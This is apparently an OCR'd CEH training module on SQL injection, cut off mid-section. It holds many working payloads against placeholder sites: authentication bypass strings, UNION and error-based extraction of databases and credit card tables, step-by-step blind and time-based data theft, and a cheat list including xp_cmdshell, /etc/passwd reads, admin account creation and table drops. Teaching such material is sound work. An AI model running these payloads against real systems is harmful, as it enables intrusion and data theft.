Module 15

SQL Injection

Learning Objectives

01 Summarize SQL Injection Concepts

02 Demonstrate Various Types of SQL Injection Attacks

03 Explain SQL Injection Methodology

04 Demonstrate Different Evasion Techniques

05 Explain SQL Injection Countermeasures

Objective 01

Summarize SQL Injection Concepts

What is SQL Injection?

- SQL injection is a technique used to take advantage of **un-sanitized input vulnerabilities** to pass SQL commands through a web application for execution by a **backend database**
- SQL injection is a basic attack used to either **gain unauthorized access** to a database or **retrieve information** directly from the database
- It is a **flaw in web applications** and not a database or web server issue

Why Bother About SQL Injection?

Based on the use of **applications** and the way they **process user supplied data**, SQL injections can be used to implement the following types of attacks:

1. **Authentication and Authorization Bypass**
2. **Information Disclosure**
3. **Compromised Integrity and Availability of Data**
4. **Remote Code Execution**

Understanding Normal SQL Query and SQL Injection Query

Normal SQL Query

- The user enters their username and password in the login form on the web page:

  Username: "Peter"

  Password: "Pe*&4**"**

- The application uses the user inputs to construct an SQL query, as shown below:

```
SELECT Count(*) FROM Users WHERE
UserName='Peter ' AND Password='Pe***&4**'
```

  - The query checks if there is a user with the username "**Peter**" and the password "**Pe***&4****" in the database

- The server-side code uses these inputs directly in the SQL query string:

```
string strQry = "SELECT Count(*) FROM Users
WHERE UserName='" + txtUser.Text + "' AND
Password='" + txtPassword.Text + "'";
```

SQL Injection Query

- An attacker inputs a malicious string as shown below:

  Username: "Blah' OR 1=1 --"

  Password: ''

- The above inputs are used to construct malicious SQL query as shown below:

```
SELECT Count(*) FROM Users WHERE UserName='Blah'
OR 1=1 --' AND Password= 'Pe***&4**'
```

- The query is executed by the database, bypassing the password check

Code Analysis

- In SQL, a pair of hyphens (--) indicates the beginning of a comment, causing the rest of the line to be ignored. Therefore, the query simply becomes:


```
SELECT Count(*) FROM Users WHERE UserName='blah' OR
1=1
```

```
string strQry = "SELECT Count(*) FROM Users WHERE
UserName='" + txtUser.Text + "' AND Password='" +
txtPassword.Text + "'";
```

Objective 02

Demonstrate Various Types of SQL Injection Attacks

Types of SQL Injection



Error Based SQL Injection

- Error based SQL Injection **forces the database** to perform some operation in which the **result will be an error**
- This exploitation may differ depending on the DBMS

- **Consider the SQL query shown below:**

```
SELECT * FROM products WHERE
id_product=$id_product
```

- **Consider the following request to a script that executes the query above:**

```
http://www.example.com/product.php?id=10
```

- **The malicious request would be (e.g., Oracle 10g):**

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT
user FROM DUAL) )–
```

- In the example, the tester concatenates the value 10 with the result of the function `UTL_INADDR.GET_HOST_NAME`
- This Oracle function will try to return the hostname of the parameter passed to it, which is another query, the name of the user
- When the database looks for a hostname with the user database name, it fails and return an error message such as follows:

```
ORA-292257: host SCOTT unknown
```

- Then, the tester can manipulate the parameter passed to `GET_HOST_NAME()` function, and the result will be shown in the error message

Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- The result of the forged query will be appended to the result of the original query, which makes it possible to obtain the **values of fields from other tables**

- Once the number and types of columns are determined, the attacker performs the UNION SQL injection as shown below:

  For Example:

  - `SELECT Name, Phone, Address FROM Users WHERE Id=$id`

  Now set the following "id" value:

  - `$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

  The final query is as shown below:

  - `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

  The above query joins the result of the original query with all the credit card users

Blind/Inferential SQL Injection

Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker

Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**

This type of attack can become **time-intensive because a new statement** must be crafted for each bit recovered

Note: An attacker can still steal data by asking a series of True and False questions through SQL statements

Blind/Inferential SQL Injection (Cont'd)

No Error Message Returned

- The following query may return **two types of error messages**:

  ```
  "certifiedhacker'; drop table Orders --"
  ```

- If **generic error** is returned, it may contain **database information**. For example:

  ```
  Microsoft OLE DB Provider for ODBC Drivers
  error '80040e14'

  [Microsoft][ODBC SQL Server Driver][SQL
  Server]Unclosed quotation mark before the
  character string ''. /shopping/buy.aspx, line
  52
  ```

- When **custom error messages are returned**, they may contain a non-informative error message such as **"Oops! We are unable to process your request. Please try back later."**
- In this case, the attacker can attempt a **blind SQL injection attack**

Time-based SQL injection

- It uses the "**WAITFOR DELAY**" statement to evaluate the time delay in response to true or false queries sent to the database
- Example:

  ```
  ; IF EXISTS(SELECT * FROM creditcard) WAITFOR
  DELAY '0:0:10'--
  ```

- It will check if the database "**creditcard**" **exists** or **not**
- If **No**, it displays "We are unable to process your request. Please try back later"
- If **Yes**, it sleeps for 10 seconds and **after 10 seconds**, it displays "We are unable to process your request. Please try back later."
- This delay in response **confirms** the existence of the target database and allows attackers launch further attacks

Time-delay Commands

WAIT FOR DELAY 'time' (Seconds)

Runs on Microsoft SQL server:

```
WAITFOR DELAY '0:0:10'--
```

BENCHMARK() (Minutes)

Runs on MySQL server:

```
BENCHMARK(howmanytimes,
do this)
```

Blind SQL Injection: Boolean Exploitation and Heavy Query

Boolean Exploitation

- Multiple valid statements that evaluate **true** and **false** are supplied in the affected parameter in the **HTTP request**
- By comparing the response page between both conditions, the attackers can infer whether or not the **injection was successful**
- For example, consider the following URL:

  http://www.myshop.com/item.aspx?id=67

  An attacker may manipulate the above request to

  http://www.myshop.com/item.aspx?id=67 and 1=2

  SQL Query Executed

```
SELECT Name, Price, Description FROM
ITEM_DATA WHERE ITEM_ID = 67 AND 1 = 2
```

Heavy Query

- Attackers use heavy queries to perform a time delay SQL injection attack without using **time delay functions**
- A heavy query retrieves a significant amount of data and takes a long time to execute in the **database engine**
- Attackers generate heavy queries using **multiple joins on system tables**
- For example,

```
SELECT * FROM products WHERE id=1 AND 1 <
SELECT count(*) FROM all_users A, all_users B,
all_users C
```

Objective 03

Explain SQL Injection Methodology

SQL Injection Methodology

01

Information Gathering and SQL Injection Vulnerability Detection

02

Launch SQL Injection Attacks


03

Advanced SQL Injection

Identifying Data Entry Paths


Attackers analyze web **GET** and **POST** requests to identify all the input fields, hidden fields, and cookies

Burp Suite



https://www.portswigger.net

Tamper Dev



https://chromewebstore.google.com

Extracting Information through Error Messages

- Error messages are essential for **extracting information** from the database
- They provide information about the **operating system**, **database type**, database version, privilege level, OS interaction level, etc.

Information Gathering Methods

Parameter Tampering

- The attacker manipulates parameters of the GET and POST requests to generate errors
- Parameters can be tampered with directly from the address bar or using proxies

  For example, an attacker might tamper with the "id" parameter to see how the server responds to unexpected values:

  ```
  http://certifiedhacker.com/download.php?id=car
  http://certifiedhacker.com/download.php?id=horse
  http://certifiedhacker.com/download.php?id=book
  ```

  Error Message:

  ```
  Error in query: Can't connect to local MySQL
  server through socket
  '/var/run/mysqld/mysqld.sock' (2)
  ```

Determining Database Engine Type

- Generate an ODBC error which will show you what **DB engine** you are working with
- ODBC errors will display the **database type** as a part of the driver information
- If you do not receive any ODBC error message, make an educated guess based on the **Operating System** and **web server**
- For example, an attacker attempts to inject codes into the input fields to generate an error a **single quote (')**, a **semicolon (;)** , **comments (--)**, AND, and OR

  Error Message:

  ```
  Microsoft OLE DB Provider for ODBC Drivers
  error '80040e14'[Microsoft][ODBC SQL Server
  Driver][SQL Server]Unclosed quotation mark
  before the character string
  ''./shopping/buy.aspx, line 52
  ```

Extracting Information through Error Messages (Cont'd)

Information Gathering Methods

Grouping Error

- HAVING command allows us to further define a query based on the "grouped" fields
- The error message tells us which columns have not been grouped

```
' group by columnnames having 1=1 -
```

Error Message:

```
SQLSTATE[44568]: Grouping error: 7 ERROR:
column "columnnames" must appear in the
GROUP BY clause or be used in an aggregate
function
LINE 1: SELECT DISTINCT posts.id, posts.*
FROM "posts" GROUP BY "pos..
```

Type Mismatch

- Try to insert strings into numeric fields; the error messages will show the data that could not get converted
  - `' union select 1,1,'text',1,1,1 --`
  - `' union select 1,1, bigint,1,1,1 -`

For example , an attacker tries to insert a string value where a number is expected in the input field

Error Message:

```
Error #3132: Data type mismatch.',
details:'could not convert text value to
numeric value'.
```

(or)

```
Microsoft OLE DB Provider for ODBC Drivers
error '80040e07' [Microsoft][ODBC SQL Server
Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type
int. /visa/credit.aspx, line 17
```

SQL Injection Vulnerability Detection: Testing for SQL Injection

Testing String
||6
'||'6
(||6)
' OR 1=1--
OR 1=1
' OR '1'='1
; OR '1'='1'
%27+--+
" or 1=1--
' or 1=1 /*

Testing String
or 1=1--
" or "a"="a
Admin' OR '
' having 1=1--
' OR 'text' = N'text'
' OR 2 > 1
' OR 'text' > 't'
' union select
Password:*/=1--
' or 1/*

Testing String
%22+or+isnull%281%2F0%29+%2F*
' group by userid having 1=1--
'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'
CRATE USER name IDENTIFIED BY 'pass123'
' union select 1,load_file('/etc/passwd'),1,1,1;
'; exec master..xp_cmdshell 'ping 10.10.1.2'--
exec sp_addsrvrolemember 'name' , 'sysadmin'
GRANT CONNECT TO name; GRANT RESOURCE TO name;
' union select * from users where login = char(114,111,111,116);

Testing String
'/**/OR/**/1/**/=/**/1
' or 1 in (select @@version)--
' union all select @@version--
' OR 'unusual' = 'unusual'
' OR 'something' = 'some'+'thing'
' OR 'something' like 'some%'
' OR 'whatever' in ('whatever')
' OR 2 BETWEEN 1 and 3
' or username like char(37);

Testing String
UNI/**/ON SEL/**/ECT
'; EXEC ('SEL' + 'ECT US' + 'ER')
+or+isnull%281%2F0%29+%2F*
%27+OR+%277659%27%3D%277659
%22+or+isnull%281%2F0%29+%2F*
' and 1 in (select var from temp)--
' ; drop table temp --
exec sp_addlogin 'name' , 'password'
@var select @var as var into temp end --

Note: Check CEHv13 Tools, Module 15 SQL Injection for a comprehensive SQL injection cheat sheet

Additional Methods to Detect SQL Injection

- **Function Testing**

  This testing falls within the scope of black box testing and, as such, should require no knowledge of the **inner design of the code or logic**

- **Fuzz Testing**

  It is an adaptive SQL injection testing technique used to **discover coding errors** by inputting a massive amount of random data and observing the changes in the output

- **Static Testing**

  Analysis of the **web application source code**

- **Dynamic Testing**

  Analysis of the **runtime behavior** of the web application

Example of Function Testing

- http://certifiedhacker.com/?parameter=123
- http://certifiedhacker.com/?parameter=1'
- http://certifiedhacker.com/?parameter=1'**#**
- http://certifiedhacker.com/?parameter=1**"**
- http://certifiedhacker.com/?parameter=1 **AND 1=1--**
- http://certifiedhacker.com/?parameter=1**'-**
- http://certifiedhacker.com/?parameter=1 **AND 1=2--**
- http://certifiedhacker.com/?parameter=1**'/***
- http://certifiedhacker.com/?parameter=1' **AND '1'='1**
- http://certifiedhacker.com/?parameter=1 **order by 1000**

SQL Injection Black Box Pen Testing

Detecting SQL Injection Issues	• Send **single quotes** as input data to identify instances where the user input is not sanitized • Send **double quotes** as input data to identify instances where the user input is not sanitized
Detecting Input Sanitization	• Use **right square bracket** (the] character) as the input data to identify instances where the user input is used as a part of an SQL identifier without any input sanitization
Detecting Truncation Issues	• Send **long strings** of junk data, similar to strings to detect buffer overruns; this action might throw SQL errors on the page
Detecting SQL Modification	• Send long strings of single quote characters (or right square brackets or double quotes) • These max out the return values from **REPLACE** and **QUOTENAME** functions and might truncate the command variable used to hold the SQL statement

Source Code Review to Detect SQL Injection Vulnerabilities

- The source code review aims at **locating** and **analyzing** the areas of the **code that are vulnerable** to SQL injection attacks

- This can be performed either manually or with the help of tools such as **Veracode**, **SonarQube**, **PVS-Studio**, **Coverity Scan**, **Parasoft Jtest**, **CAST Application Intelligence Platform (AIP)**, and **Klocwork**

Static Code Analysis	• Analysis of the source code without execution • Results help in understanding the security issues present in the source code of the program
Dynamic Code Analysis	• Code analysis at runtime • Results help in finding security issues caused by the interaction of code with SQL databases, web services, etc.

Perform Error Based SQL Injection

Extract Database Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(DB_NAME))--`
- Syntax error converting the nvarchar value '[DB NAME]' to a column of data type int

Extract 1st Database Table

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int,(select top 1 name from sysobjects where xtype=char(85)))--`
- Syntax error converting the nvarchar value '[TABLE NAME 1]' to a column of data type int

Extract 1st Table Column Name

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 column_name from DBNAME.information_schema.columns where table_name='TABLE-NAME-1'))--`
- Syntax error converting the nvarchar value '[COLUMN NAME 1]' to a column of data type int

Extract 1st Field of 1st Row (Data)

- `http://www.certifiedhacker.com/page.aspx?id=1 or 1=convert(int, (select top 1 COLUMN-NAME-1 from TABLE-NAME-1))--`
- Syntax error converting the nvarchar value '[FIELD 1 VALUE]' to a column of data type int

Perform Error Based SQL Injection using Stored Procedure Injection

When using dynamic SQL within a stored procedure, the application must **properly sanitize the user input** to eliminate the risk of code injection, otherwise there is a chance of malicious SQL being executed within the stored procedure

Consider the following SQL Server Stored Procedure:

```
Create procedure user_login @username varchar(20),
@passwd varchar(20) As
Declare @sqlstring varchar(250)
Set @sqlstring = '
Select 1 from users
Where username = ' + @username + ' and passwd = ' +
@passwd
exec(@sqlstring)
Go
```

User input:

anyusername or 1=1' anypassword

The procedure **does not sanitize the input**, thus allowing the return value to display an existing record with these parameters

Consider the following SQL Server Stored Procedure:

```
Create procedure get_report @columnamelist
varchar(7900) As Declare @sqlstring varchar(8000)
Set @sqlstring = ' Select ' + @columnamelist + '
from ReportTable' exec(@sqlstring) Go

User input:

1 from users; update users set password =
'password'; select *
```

This causes the report to run and all the **users' passwords to updated**

Note: The example given above is unlikely due to the use of dynamic SQL to log in a user; consider a dynamic reporting query where the user selects the columns to view. The user could insert malicious code in this case and compromise the data

Perform Union SQL Injection

Extract Database Name

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,DB_NAME,3,4--
```

[DB_NAME] Returned from the server

Extract Database Tables

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,TABLE_NAME,3,4 from
sysobjects where xtype=char(85)--
```

[EMPLOYEE_TABLE] Returned from the server

Extract Table Column Names

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,column_name,3,4 from
DB_NAME.information_schema.columns where table_name ='EMPLOYEE_TABLE'--
```

[EMPLOYEE_NAME]

Extract 1st Field Data

```
http://www.certifiedhacker.com/page.aspx?id=1 UNION SELECT ALL 1,COLUMN-NAME-1,3,4 from
EMPLOYEE_NAME --
```

[FIELD 1 VALUE] Returned from the server

Perform Blind SQL Injection – Boolean Exploitation (MySQL)

Extract First Character

Searching for the first character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+
from+users+limit+0,1),1,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the first character of the first entry in this column is **97** (letter "a"), then the DBMS will return **TRUE**; otherwise, **FALSE**

Extract Second Character

Searching for the second character of the first table entry

```
/?id=1+AND+555=if(ord(mid((select+pass+from+use
rs+limit+0,1),2,1))= 97,555,777)
```

If the table "**users**" contains a column "**pass**" and the second character of the first entry in this column is **97** (letter "a"), then the DBMS will return **TRUE**; otherwise, **FALSE**

Blind SQL Injection - Extract Database User

Check for username length

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3) WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `LEN(USER)` until the DBMS returns **TRUE**

Check if 1st character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),1,1)))` until the DBMS returns **TRUE**

Check if 2nd character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),2,1)))` until the DBMS returns **TRUE**

Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C' and so on

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY '00:00:10'--
```

Keep increasing the value of `ASCII(lower(substring((USER),3,1)))` until the DBMS returns **TRUE**

Blind SQL Injection - Extract Database Name

Check for Database Name Length and Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY '00:00:10'--
```

Database Name = ABCD (Considering that the database returned true for the above statement)

Extract 1st Database Table

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),1,1)))=101)
WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),2,1)))=109)
WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where xtype=char(85)),3,1)))=112)
WAITFOR DELAY '00:00:10'--
```

Table Name = EMP (Considering that the database returned true for the above statement)

Blind SQL Injection - Extract Column Name

Extract 1st Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP'),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP'),2,1)))=105) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP'),3,1)))=100) WAITFOR DELAY '00:00:10'--
```

Column Name = EID (Considering that the database returned true for the above statement)

Extract 2nd Table Column Name

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 column_name from ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID')=4) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(lower(substring((SELECT TOP 1 column_name from ABCD.information_schema.columns where
table_name='EMP' and column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = DEPT (Considering that the database returned true for the above statement)

Blind SQL Injection - Extract Data from ROWS

Extract 1st Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 EID from EMP)=3) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR DELAY '00:00:10'--
```

Field Data = JOE (Considering that the database returned true for the above statement)

Extract 2nd Field of 1st Row

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1 DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR DELAY '00:00:10'--
http://www.certifiedhacker.com/page.aspx?id=1; IF (ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR DELAY '00:00:10'--
```

Field Data = COMP (Considering that the database returned true for the above statement)

Exporting a Value with Regular Expression Attack

Exporting a value in MySQL

Check if 1st character in password is between 'a' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-f]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is between 'a' and 'c'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[a-c]' AND ID=2)
```
(Returns FALSE)

Check if 1st character in password is between 'd' and 'f'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-f]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is between 'd' and 'e'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d-e]' AND ID=2)
```
(Returns TRUE)

Check if 1st character in password is 'd'

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP '^[d]' AND ID=2)
```
(Returns TRUE)

Exporting a value in MSSQL

Check if 2nd character in password is between 'a' and 'f'

```
